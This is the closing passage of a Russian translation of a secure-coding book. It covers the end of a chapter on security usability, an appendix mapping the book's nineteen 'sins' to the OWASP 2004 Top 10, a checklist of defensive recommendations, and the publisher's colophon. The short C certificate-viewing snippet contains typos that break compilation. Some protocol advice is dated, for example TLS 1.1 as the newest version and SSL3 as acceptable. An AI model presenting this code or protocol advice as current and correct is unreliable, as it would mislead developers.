Мы пытаемся убедить вас, что пользователя следует, как правило, изолировать от большинства вопросов, связанных с безопасностью. Если же это невозможно (например, когда пользователь должен выбрать или ввести пароль), то программа должна вести с ним диалог, призывая к безопасному поведению и стараясь не вызвать недовольства.

Вспомните: «Безопасность (почти) никогда не стоит у пользователей на первом месте». Для иллюстрации этого тезиса мы еще приводили в пример систему, в которой пользователь должен был сделать несколько попыток, чтобы выбрать приемлемый пароль.

Лично мы полагаем, что не нужно накладывать слишком строгих ограничений на выбор пароля, поскольку это приведет лишь к тому, что пользователи станут записывать или забывать пароли. Но с теми ограничениями, что есть, пользователя нужно познакомить в самом начале. Перечислите требования к паролю рядом с полем ввода и изложите их максимально просто. Хотите, чтобы пароль был не короче восьми знаков и содержал хотя бы одну не-букву? Так и скажите!

Принимайте за пользователей решения, касающиеся безопасности

Люди, как правило, не изменяют значений, принятых по умолчанию. Если вы позволите им выполнять доверенный код и выберете по умолчанию слабый, но быстрый шифр, то большинство пользователей не станут ради страховки переводить систему в более безопасный режим.

Поэтому нужно проектировать и разрабатывать систему так, чтобы она была безопасной по умолчанию. Включите и шифрование, и аутентификацию сообщений! А если нужно, то и многофакторную аутентификацию.

В то же время избегайте чрезмерного количества настраиваемых параметров. Это может привести не только к выбору пользователем менее безопасной конфигурации, но и к проблемам с организацией совместной работы приложений. Например, нет нужды поддерживать все существующие наборы шифров. Вполне достаточно одного стойкого набора на базе AES. Будьте проще! Простота – это ваш помощник в деле обеспечения безопасности.

Избегайте также вовлекать пользователя в принятие решений о доверии. Так, в разделе «Примеры из реальной жизни» мы говорили о проверке сертификата SSL/TLS браузерами (конкретно, при работе по протоколу HTTPS). Если проверка не проходит, пользователь видит непонятное окно с предложением принять решение, для чего у него обычно не хватает квалификации.

Что же делать? Оптимальный подход – считать, что сайт, не прошедший проверку сертификата, вообще не работает. Тем самым ответственность за предоставление гарантий достоверности сертификата снимается с пользователя и возлагается на Web-сервер и владельца сертификата. При таком развитии событий пользователя не просят ничего решать. Если пользователь не может зайти на сайт из-за ошибки

в сертификате, то такой сайт для него ничем не отличается от неработающего. А раз никто не может зайти, администратор сайта об этом рано или поздно узнает и будет вынужден принять меры. Побочный эффект такого подхода – принуждение людей, отвечающих за Web-сервер, выполнять свою работу. Сейчас же операторы сайта знают, что могут вольно относиться к именам в сертификатах, поскольку по умолчанию браузеры все равно установят соединение. Это классический пример на тему «курица и яйцо».

Такой же метод следует применять к людям, которые не хотят связываться с инфраструктурой открытых ключей. Они выпускают собственные сертификаты, доверять которым нет никаких оснований. Такие сертификаты не должны работать, пока не установлены в качестве корневых.

К сожалению, решить эту проблему только на уровне браузера невозможно. Если какой-то браузер реализует описанную стратегию, а все остальные не будут ей следовать, то обвинить в недоступности сайта можно будет «браузер-новатор», а не сервер. Возможно, подкорректировать надо сам протокол HTTPS!

Если вы решите предоставить параметры, позволяющие ослабить безопасность, то мы рекомендуем запрятать их подальше. Не вручайте пользователю мыло и веревку! Считается, что средний пользователь не станет щелкать мышью больше трех раз, чтобы найти нужный параметр. Упрячьте такие параметры поглубже в интерфейсе конфигурации. Например, вместо того чтобы включать в диалоговое окно вкладку Security (Безопасность), сделайте вкладку Advanced (Дополнительно), а уже на ней – кнопку Security. При нажатии этой кнопки откройте окно, в котором будут отображаться текущие значения параметров безопасности, средства для конфигурирования протоколов и другие безвредные вещи. И поместите еще одну кнопку Advanced – вот она-то и позволит сделать что-то по-настоящему опасное. И ПОЖАЛУЙСТА, сопровождайте такие действия предупреждениями!

Упрощайте избирательное ослабление политики безопасности

Обеспечив максимальную безопасность по умолчанию, можете добавить немного гибкости, чтобы пользователь смог избирательно ослабить политику безопасности, не открывая брешей всему миру.

Хороший пример такого рода – это идея «Информационной панели» (Information Bar), небольшой области состояния, добавленной к Internet Explorer в Windows XP SP2 (позже ее позаимствовал Firefox). Она находится сразу под строкой ввода адреса и информирует пользователя о текущих политиках безопасности. Например, браузер не спрашивает, хочет ли пользователь разрешить выполнение активного или мобильного кода, а просто запрещает, но информирует об этом. В этот момент пользователь может при желании изменить политику (если, конечно, имеет на это право), но по умолчанию предпринимается безопасное действие. Пользователю не надо думать о доверии, система безопасна, но сообщает, если происходит что-то необычное. Информационная панель показана на рис. 19.3.

Рис. 19.3. Информационная панель в Internet Explorer

Ясно описывайте последствия

Если пользователь поставлен перед необходимостью принять решение об ослаблении политики безопасности (например, дать разрешение на использование ресурса кому-то еще или рискнуть загрузить какой-то один потенциально небезопасный файл), то вы должны ясно обрисовать, чем это грозит! То же самое относится к случаю, когда пользователя надо информировать о произошедшем событии, касающемся безопасности, хотя напрямую оно с его действиями не связано.

Сообщение об опасности не должно быть перегружено техническими подробностями. Например, одна из многих причин, по которым обсуждавшееся выше окно с информацией о сертификате – это никуда не годный механизм ослабления политики безопасности, состоит как раз в том, что содержащиеся в нем сведения совершенно невразумительны. Другая серьезная проблема заключается в том, что на основании этой информации нельзя предпринять никаких действий, но об этом ниже.

Мы рекомендуем выводить короткое сообщение об ошибке, а подробности показывать, только если пользователь попросит. Это называется *прогрессивным раскрытием информации*. Не обременяйте пользователя или администратора ненужной и непонятной информацией, захотят – сами попросят.

В качестве удачных примеров можно привести то, как браузеры Internet Explorer и Firefox выводят информацию о сертификатах корневых УЦ. На рис. 19.4 показано, как Internet Explorer отображает сертификат и предлагает его установить. Если вам нужна дополнительная информация, а если честно, нужна она только знающим пользователям, то достаточно перейти на вкладку Details (Детали) или Certification Path (Перечень сертификатов). Вкладки – это превосходный механизм прогрессивного раскрытия информации.

Отметим, что показанное на рисунке диалоговое окно Internet Explorer – это стандартный диалог операционной системы, его можно вызвать с помощью функции CryptUIDlgViewCertificate:

```
int wmain(int argc, wchar_t* argv[]) {

   wchar_t *wszFilename = NULL;
   if (argc == 2) {
      wszFilename = argv[1];
   } else {
      return -1;
   }
```

```
   PCERT_CONTEXT pCertContext = NULL;
   BOOL fRet = CryptQueryObject(CERT_QUERY_OBJECT_FILE,
      wszFilename,
      CERT_QUERY_CONTENT_FLAG_ALL,
      CERT_QUERY_FORMAT_FLAG_ALL
      0,
      NULL, NULL, NULL, NULL, NULL,
      (const vois **) &pCertContext);

   if (fRet && pCertContext) {
      CRYPTUI_VIEWCERTIFICATE_STRUCT cvs;
      memset(&cvs, 0, sizeof(cvs));
      cvs.dwSize = sizeof(cvs);
      cvs.pCertContext = pCertContext;
      CryptUIDlgViewCertificate(&cvs, NULL);
   } else {
      // Не удалось загрузить сертификат
      // Код ошибки в GetLastError
   }

   if (pCertContext) {
      CertFreeCertificateContext(pCertContext);
      pCertContext = NULL;  // считайте меня параноиком!
   }

   return 0;
}
```

В Firefox есть аналогичный набор диалоговых окон, они показаны на рис. 19.5 и 19.6. Правда, рассчитаны они на чуть более технически подготовленного пользователя.

Рис. 19.4. Диалоговое окно для показа сертификата в Internet Explorer

Рис. 19.5. Диалоговое окно для загрузки сертификата в Firefox

Рис. 19.6. Диалоговое окно для просмотра сертификата в Firefox

Помогайте пользователю предпринять действия

Ну хорошо, вы сообщили пользователю о возникновении проблемы, угрожающей безопасности. А дальше-то что? Пользователь может что-то предпринять? Быть может, заглянуть в протокол или прочитать какую-то онлайновую статью? Помогите человеку решить проблему, не оставляйте его в недоумении.

Повторим – это относится лишь к случаю, когда вы просто обязаны что-то показать пользователю.

Вернемся к рассмотренному выше примеру HTTPS. Пусть вы придумали понятный способ сказать пользователю, что сайт, на который он сейчас зайдет, – совсем не тот, куда он намеревался попасть (то есть имена в сертификатах не совпадают). И что вы порекомендуете? Можно, конечно, предложить попробовать еще раз, но проблема, скорее всего, никуда не денется, по крайней мере не так скоро. Можете посоветовать обратиться к администратору, но тот, зная о данной конкретной проблеме, вероятно, просто скажет «жми OK», не понимая, что пользователь отныне вообще перестанет отличать реальные сайты от поддельных.

Вывод таков: не существует очевидного способа известить пользователя о возникшей ситуации и предложить какой-то выход. Поэтому, наверное, лучше всего не говорить прямо о том, что произошло, а выдать какую-нибудь ошибку общего вида, свидетельствующую о недоступности сервера.

Предусматривайте централизованное управление

Реализуйте какой-нибудь механизм управления своим приложением, предпочтительно с использованием средств операционной системы. Именно поэтому так популярны групповые политики, хранящиеся в Windows в Active Directory, ведь они экономят администраторам массу времени. С единой консоли можно управлять многочисленными параметрами приложения и ОС.

Другие ресурсы

- *Usability Engineering* by Jacob Nielson (Morgan Kaufman, 1994)
- Сайт Джекоба Нильсона, посвященный инженерным аспектам практичности: www.useit.com
- 10 Immutable Laws of Security: www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.mspx
- «10 Immutable Laws of Security Administrartion» by Scott Culp: www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.mspx
- «Writing Error Messages for Security Features» by Everett McKay: http://msdn.microsoft.com/library/en-us/dnsecure/html/securityerrormessages.asp
- «Why Johny Can't Encrypt: A Usability Evaluation of PGP5.0» by Alma Whitten and J.D.Tygar: www.usenix.org/publicationd/library/proceedings/sec99/full_papers/whitten/whitten_html/index.html
- «Usability of Security: A Case Study» by Alma Whitten and J.D.Tygar: http://reports-archive.adm.cs.cmu.edu/anon/1998/CMU_CS-98-155.pdf
- «Are Usability and Security Two Opposite Directions in Computer Systems?» by Konstantin Rozinov: http://rozinov.sfs.poly.edu/papers/security_vs_usability.pdf
- Use the Internet Explorer Information Bar: www.microsoft.com/windowsxp/using/web/sp2_infobar.mspx

- IEEE Security and Privacy, September-October 2004: http://csdl. computer.org/comp/mags/sp/2004/05/j5toc.htm
- Introduction to Group Policy in Windows Server 2003: www.microsoft.com/windowsserver2003/techinfo/overview.mspx

Резюме

Рекомендуется

- Оцените, чего хочет пользователь в плане безопасности, и снабдите его информацией, необходимой для работы.
- По возможности делайте конфигурацию по умолчанию безопасной.
- Выводите простые и понятные сообщения, но предусматривайте прогрессивное раскрытие информации для более опытных пользователей и администраторов.
- Сообщения об угрозах безопасности должны предлагать какие-то действия.

Не рекомендуется

- Избегайте заполнять огромные диалоговые окна техническими подробностями. Ни один пользователь не станет это читать.
- Не показывайте пользователю дорогу к самоубийству, прячьте подальше параметры, которые могут оказаться опасными!

Стоит подумать

- Об избирательном ослаблении политики безопасности, но при этом ясно и недвусмысленно объясняйте пользователю, к каким последствиям ведут его действия.

Приложение А. Соответствие между 19 смертными грехами и «10 ошибками» OWASP

В январе 2004 года организация «Открытый проект по безопасности Web-приложений» (Open Web Application Security Project – OWASP) опубликовала документ, озаглавленный «Десять самых критичных уязвимостей Web-приложений» (www.owasp.org/documentation/topten.html). Ниже 19 описанных в этой книге грехов сопоставляются с тем, что перечислены в документа OWASP.

10 ошибок по OWASP	19 грехов
A1 Отсутствие проверки входных данных	Грех 4 «Внедрение SQL-команд» Грех 5 «Внедрение команд» Грех 7 «Кросс-сайтовые сценарии»
A2 Неправильное управление доступом	Грех 14 «Некорректный доступ к файлам»
A3 Неправильная аутентификация и управление сеансами	Грех 9 «Применение загадочных URL и скрытых полей форм»
A4 Кросс-сайтовые сценарии	Грех 7 «Кросс-сайтовые сценарии»
A5 Переполнение буфера	Грех 1 «Переполнение буфера» Грех 2 «Ошибки, связанные с форматной строкой» Грех 3 «Переполнение целых чисел»
A6 Внедрение команд	Грех 4 «Внедрение SQL-команд» Грех 5 «Внедрение команд»
A7 Неправильная обработка ошибок	Грех 6 «Пренебрежение обработкой ошибок»
A8 Небезопасное хранение	Грех 12 «Пренебрежение безопасным хранением и защитой данных»
A9 Отказ от обслуживания	Это результат атаки, а не дефект кода. Многих DoS-атак удается избежать за счет инфраструктурных механизмов, например межсетевых экранов и квот
A10 Небезопасное управление конфигурацией	Это инфраструктурная проблема, выходящая за рамки данной книги

Приложение B. Сводка рекомендаций

В этом приложении сведены наши советы о том, что следует делать, чего не следует, а о чем стоит подумать. Мы решили включить его, потому что иногда разработчику во время написания программы хочется не читать всю книгу, а просто вспомнить, что надо и чего не надо делать.

Грех 1. Переполнение буфера

Рекомендуется

- Тщательно проверяйте любой доступ к буферу за счет использования безопасных функций для работы со строками и областями памяти.
- Пользуйтесь встраиваемыми в компилятор средствами защиты, например флагом /GS и программой ProPolice.
- Применяйте механизмы защиты от переполнения буфера на уровне операционной системы, например DEP и PaX.
- Уясните, какие данные контролирует противник, и обрабатывайте их безопасным образом.

Не рекомендуется

- Не думайте, что компилятор и ОС все сделают за вас, это всего лишь дополнительные средства защиты.
- Не используйте небезопасные функции в новых программах.

Стоит подумать

- Об установке последней версии компилятора C/C++, поскольку разработчики включают в генерируемый код новые механизмы защиты.
- О постепенном удалении небезопасных функций из старых программ.
- Об использовании строк и контейнерных классов из библиотеки C++ вместо применения низкоуровневых функций C для работы со строками.

Грех 2. Ошибки, связанные с форматной строкой

Рекомендуется

- Пользуйтесь фиксированными форматными строками или считываемыми из заслуживающего доверия источника.
- Проверяйте корректность всех запросов к локали.

Не рекомендуется

- Не передавайте поступающие от пользователя форматные строки напрямую функциям форматирования.

Стоит подумать

- О том, чтобы использовать языки высокого уровня, которые в меньшей степени уязвимы относительно этой ошибки.

Грех 3. Переполнение целых чисел

Рекомендуется

- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяется размер выделяемой памяти.
- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяются индексы массивов.
- Пользуйтесь целыми без знака для хранения смещений от начала массива и размеров блоков выделяемой памяти.

Не рекомендуется

- Не думайте, что ни в каких языках, кроме C/C++, переполнение целого невозможно.

Грех 4. Внедрение SQL-команд

Рекомендуется

- Изучите базу данных, с которой работаете. Поддерживаются ли в ней хранимые процедуры? Как выглядит комментарий? Может ли противник получить доступ к расширенной функциональности?
- Проверяйте корректность входных данных и устанавливайте степень доверия к ним.
- Используйте параметризованные запросы (также распространены термины «подготовленное предложение» и «связывание параметров») для построения SQL-предложений.
- Храните информацию о параметрах соединения вне приложения, например в защищенном конфигурационном файле или в реестре Windows.

Не рекомендуется

- Не ограничивайтесь простой фильтрацией «плохих слов». Существует множество вариантов написания, которые вы не в состоянии обнаружить.
- Не доверяйте входным данным при построении SQL-предложения.
- Не используйте конкатенацию строк для построения SQL-предложения даже при вызове хранимых процедур. Хранимые процедуры, конечно, полезны, но решить проблему полностью они не могут.

- Не используйте конкатенацию строк для построения SQL-предложения внутри хранимых процедур.
- Не передавайте хранимым процедурам непроверенные параметры.
- Не ограничивайтесь простым дублированием символов одинарной и двойной кавычки.
- Не соединяйтесь с базой данных от имени привилегированного пользователя, например sa или root.
- Не включайте в текст программы имя и пароль пользователя, а также строку соединения.
- Не сохраняйте конфигурационный файл с параметрами соединения в корне Web-сервера.

Стоит подумать

- О том, чтобы запретить доступ ко всем пользовательским таблицам в базе данных, разрешив лишь исполнение хранимых процедур. После этого во всех запросах должны использоваться только хранимые процедуры и параметризованные предложения.

Грех 5. Внедрение команд

Рекомендуется

- Проверяйте все входные данные до передачи их командному процессору.
- Если проверка не проходит, обрабатывайте ошибку безопасно.

Не рекомендуется

- Не передавайте непроверенные входные данные командному процессору, даже если полагаете, что пользователь будет вводить обычные данные.
- Не применяйте подход «все кроме», если не уверены на сто процентов, что учли все возможности.

Стоит подумать

- О том, чтобы не использовать регулярные выражения для проверки входных данных; лучше написать простую и понятную процедуру проверки вручную.

Грех 6. Пренебрежение обработкой ошибок

Рекомендуется

- Проверяйте значения, возвращаемые любой функцией, относящейся к безопасности.
- Проверяйте значения, возвращаемые любой функцией, которая изменяет параметры, относящиеся к конкретному пользователю или машине в целом.
- Всеми силами постарайтесь восстановить нормальную работу программы после ошибки, не допускайте отказа от обслуживания.

Не рекомендуется

- Не перехватывайте все исключения без веской причины, поскольку таким образом можно замаскировать ошибки в программе.
- Не допускайте утечки информации не заслуживающим доверия пользователям.

Грех 7. Кросс-сайтовые сценарии

Рекомендуется

- Проверяйте корректность всех входных данных, передаваемых Web-приложению.
- Подвергайте HTML-кодированию любую выводимую информацию, формируемую на основе поступивших входных данных.

Не рекомендуется

- Не копируйте ввод в вывод без предварительной проверки.
- Не храните секретные данные в куках.

Стоит подумать

- Об использовании как можно большего числа дополнительных защитных мер.

Грех 8. Пренебрежение защитой сетевого трафика

Рекомендуется

- Пользуйтесь стойкими механизмами аутентификации.
- Аутентифицируйте все сообщения, отправляемые в сеть вашим приложением.
- Шифруйте все данные, которые должны быть конфиденциальны. Лучше перестраховаться.
- Если возможно, передавайте весь трафик по каналу, защищенному SSL/TLS. Это работает!

Не рекомендуется

- Не отказывайтесь от шифрования данных из соображений производительности. Шифрование на лету обходится совсем недорого.
- Не «зашивайте» ключи в код и ни в коем случае не думайте, что XOR с фиксированной строкой можно считать механизмом шифрования.
- Не игнорируйте вопросы защиты данных в сети.

Стоит подумать

- Об использовании технологий уровня сети, способных еще уменьшить риск. Речь идет о межсетевых экранах, виртуальных частных сетях (VPN) и балансировании нагрузки.

Грех 9. Применение загадочных URL и скрытых полей форм

Рекомендуется

- Проверяйте все данные, поступающие из Web, в том числе и посредством форм, на признаки злоумышленности.
- Изучите сильные и слабые стороны применяемого вами подхода, если вы не пользуетесь криптографическими примитивами.

Не рекомендуется

- Не встраивайте конфиденциальные данные в HTTP-заголовки и в HTML-страницы, в том числе в URL, куки и поля форм, если канал не шифруется с помощью таких технологий, как SSL, TLS или IPSec, или данные не защищены криптографическими средствами.
- Не доверяйте никаким данным в Web-форме, поскольку злоумышленник может легко подставить любые значения вне зависимости от того, используется SSL или нет.
- Не думайте, что приложение защищено, коль скоро вы применяете криптографию: противник может атаковать систему другими способами. Например, он не станет угадывать случайные числа криптографического качества, а просто попытается подсмотреть их.

Грех 10. Неправильное применение SSL и TLS

Рекомендуется

- Пользуйтесь последней версией SSL/TLS. В порядке предпочтительности: TLS 1.1, TLS 1.0 и SSL3.
- Если это имеет смысл, применяйте списки допустимых сертификатов.
- Прежде чем посылать данные, убедитесь, что сертификат партнера можно проследить до доверенного УЦ и что его срок действия не истек.
- Проверяйте, что в соответствующем поле сертификата партнера записано ожидаемое имя хоста.

Не рекомендуется

- Не пользуйтесь протоколом SSL2. В нем имеются серьезные криптографические дефекты.
- Не полагайтесь на то, что используемая вами библиотека для работы с SSL/TLS надлежащим образом выполнит все проверки, если только речь не идет о протоколе HTTPS.
- Не ограничивайтесь проверкой одного лишь имени (например, в поле DN), записанного в сертификате. Кто угодно может создать сертификат и вписать туда произвольное имя.

Стоит подумать

- О применении протокола OCSP для проверки сертификатов в цепочке доверия, чтобы убедиться, что ни один из них не был отозван.
- О загрузке свежей версии CRL-списка после окончания срока действия текущего и об использовании этих списков для проверки сертификатов в цепочке доверия.

Грех 11. Использование слабых систем на основе паролей

Рекомендуется

- Гарантируйте невозможность считывания пароля с физической линии во время аутентификации (например, путем защиты канала по протоколу SSL/TLS).
- Выдавайте одно и то же сообщение при любой неудачной попытке входа, какова бы ни была ее причина.
- Протоколируйте неудачные попытки входа.
- Используйте для хранения паролей одностороннюю функцию хэширования с затравкой криптографического качества.
- Обеспечьте безопасный механизм смены пароля человеком, который знает пароль.

Не рекомендуется

- Усложните процедуру переустановки пароля по телефону сотрудником службы поддержки.
- Не поставляйте систему с учетными записями и паролями по умолчанию. Вместо этого реализуйте процедуру инициализации, которая позволит задать пароль для записи по умолчанию в ходе инсталляции или при первом запуске приложения.
- Не храните пароли в открытом виде на сервере.
- Не «зашивайте» пароли в текст программы.
- Не протоколируйте неправильно введенные пароли.
- Не допускайте коротких паролей.

Стоит подумать

- Об использовании алгоритма типа PBKDF2, который увеличивает время вычисления односторонней свертки.
- О многофакторной аутентификации.
- Об использовании протоколов с нулевым знанием, которые снижают шансы противника на проведение успешной атаки с полным перебором.
- О протоколах с одноразовым паролем для доступа из не заслуживающих доверия систем.

- О программной проверке качества пароля.
- О том, чтобы посоветовать пользователю, как выбрать хороший пароль.
- О реализации автоматизированных способов переустановки пароля, в частности путем отправки временного пароля по почте в случае правильного ответа на «личный вопрос».

Грех 12. Пренебрежение безопасным хранением и защитой данных

Рекомендуется

- Думайте, какие элементы управления доступом ваше приложение применяет к объектам явно, а какие наследует по умолчанию.
- Осознайте, что некоторые данные настолько секретны, что никогда не должны храниться на промышленном сервере общего назначения, например долгосрочные закрытые ключи для подписания сертификатов X.509. Их следует хранить в специальном аппаратном устройстве, предназначенном исключительно для формирования цифровой подписи.
- Используйте средства, предоставляемые операционной системой для безопасного хранения секретных данных.
- Используйте подходящие разрешения, например в виде списков управления доступом (ACL), если приходится хранить секретные данные.
- Стирайте секретные данные из памяти сразу после завершения работы с ними.
- Очищайте память прежде, чем освобождать ее.

Не рекомендуется

- Не создавайте объектов, доступных миру для записи, в Linux, Mac OS X и UNIX.
- Не создавайте объектов со следующими записями ACE: Everyone (Full Control) или Everyone (Write).
- Не храните материал для ключей в демилитаризованной зоне. Такие операции, как цифровая подпись и шифрование, должны производиться за пределами демилитаризованной зоны.
- Не «зашивайте» никаких секретных данных в код программы. Это относится к паролям, ключам и строкам соединения с базой данных.
- Не создавайте собственных «секретных» алгоритмов шифрования.

Стоит подумать

- Об использовании шифрования для хранения информации, которую нельзя надежно защитить с помощью ACL, и о подписании ее, чтобы исключить неавторизованное манипулирование.
- О том, чтобы вообще не хранить секретных данных. Нельзя ли запросить их у пользователя во время выполнения?

Грех 13. Утечка информации

Рекомендуется

- Решите, кто должен иметь доступ к информации об ошибках и состоянии.
- Пользуйтесь средствами операционной системы, в том числе списками ACL и разрешениями.
- Пользуйтесь криптографическими средствами для защиты секретных данных.

Не рекомендуется

- Не раскрывайте информацию о состоянии системы не заслуживающим доверия пользователям.
- Не передавайте вместе с зашифрованными данными временные метки высокого разрешения. Если без временных меток не обойтись, уменьшите разрешение или включите их в состав зашифрованной полезной нагрузки (по возможности).

Стоит подумать

- О применении менее распространенных защитных механизмов, встроенных в операционную систему, в частности о шифровании на уровне файлов.
- Об использовании таких реализаций криптографических алгоритмов, которые препятствуют атакам с хронометражем.
- Об использовании модели Белла-ЛаПадулы, предпочтительно в виде готового механизма.

Грех 14. Некорректный доступ к файлам

Рекомендуется

- Тщательно проверяйте, что вы собираетесь принять в качестве имени файла.

Не рекомендуется

- Не принимайте слепо имя файла, считая, что оно непременно соответствует хорошему файлу. Особенно это относится к серверам.

Стоит подумать

- О хранении временных файлов в каталоге, принадлежащем конкретному пользователю, а не в общедоступном. Дополнительное преимущество такого решения – в том, что приложение может работать с минимальными привилегиями, поскольку всякий пользователь имеет полный доступ к собственному каталогу, тогда как для доступа к системным каталогам для временных файлов иногда необходимы привилегии администратора.

Грех 15. Излишнее доверие к системе разрешения сетевых имен

Рекомендуется

- ❑ Применяйте криптографические методы для идентификации клиентов и серверов. Проще всего использовать для этой цели SSL.

Не рекомендуется

- ❑ Не доверяйте информации, полученной от DNS-сервера, она ненадежна!

Стоит подумать

- ❑ Об организации защиты по протоколу IPSec тех систем, на которых работает ваше приложение.

Грех 16. Гонки

Рекомендуется

- ❑ Пишите код, в котором нет побочных эффектов.
- ❑ Будьте очень внимательны при написании обработчиков сигналов.

Не рекомендуется

- ❑ Не модифицируйте глобальные ресурсы, не захватив предварительно замок.

Стоит подумать

- ❑ О том, чтобы создавать временные файлы в области, выделенной конкретному пользователю, а не в области, доступной всем для записи.

Грех 17. Неаутентифицированный обмен ключами

Рекомендуется

- ❑ Уясните, что обмен ключами сам по себе часто не является безопасной процедурой. Необходимо также аутентифицировать остальных участников.
- ❑ Применяйте готовые решения для инициализации сеанса, например SSL/TLS.
- ❑ Убедитесь, что вы разобрались во всех деталях процедуры строгой аутентификации каждой стороны.

Стоит подумать

- ❑ О том, чтобы обратиться к профессиональному криптографу, если вы настаиваете на применении нестандартных решений.

Грех 18. Случайные числа криптографического качества

Рекомендуется

- По возможности пользуйтесь криптографическим генератором псевдослучайных чисел (CRNG).
- Убедитесь, что затравка любого криптографического генератора содержит по меньшей мере 64, а лучше 128 битов энропии.

Не рекомендуется

- Не пользуйтесь некриптографическими генераторами псевдослучайных чисел (некриптографические PRNG).

Стоит подумать

- О том, чтобы в ситуациях, требующих повышенной безопасности, применять аппаратные генераторы псевдослучайных чисел.

Грех 19. Неудобный интерфейс

Рекомендуется

- Оцените, чего хочет пользователь в плане безопасности, и снабдите его информацией, необходимой для работы.
- По возможности делайте конфигурацию по умолчанию безопасной.
- Выводите простые и понятные сообщения, но предусматривайте прогрессивное раскрытие информации для более опытных пользователей и администраторов.
- Сообщения об угрозах безопасности должны предлагать какие-то действия.

Не рекомендуется

- Избегайте заполнять огромные диалоговые окна техническими подробностями. Ни один пользователь не станет это читать.
- Не показывайте пользователю дорогу к самоубийству, упрятывайте подальше параметры, которые могут оказаться опасными!

Стоит подумать

- Об избирательном ослаблении политики безопасности, но ясно и недвусмысленно объясняйте пользователю, к каким последствиям ведут его действия.

Предметный указатель

D

Книги издательства «ДМК Пресс» можно заказать
в торгово-издательском холдинге «Планета Альянс» наложенным платежом,
выслав открытку или письмо по почтовому адресу:
115487, г. Москва, проспект Андропова, д. 38.
При оформлении заказа следует указать адрес (полностью), по которому должны быть
высланы книги; фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**
Оптовые закупки: тел. **(499) 782-38-89**.
Электронный адрес: **books@alians-kniga.ru**.

Майкл Ховард, Дэвид Лебланк, Джон Виега

Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Переводчик *Слинкин А. А.*
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Формат 60×90 1/16.
Гарнитура «Петербург».
Усл. печ. л. 27. Тираж 100 экз.

Web-сайт издательства: www.dmkpress.com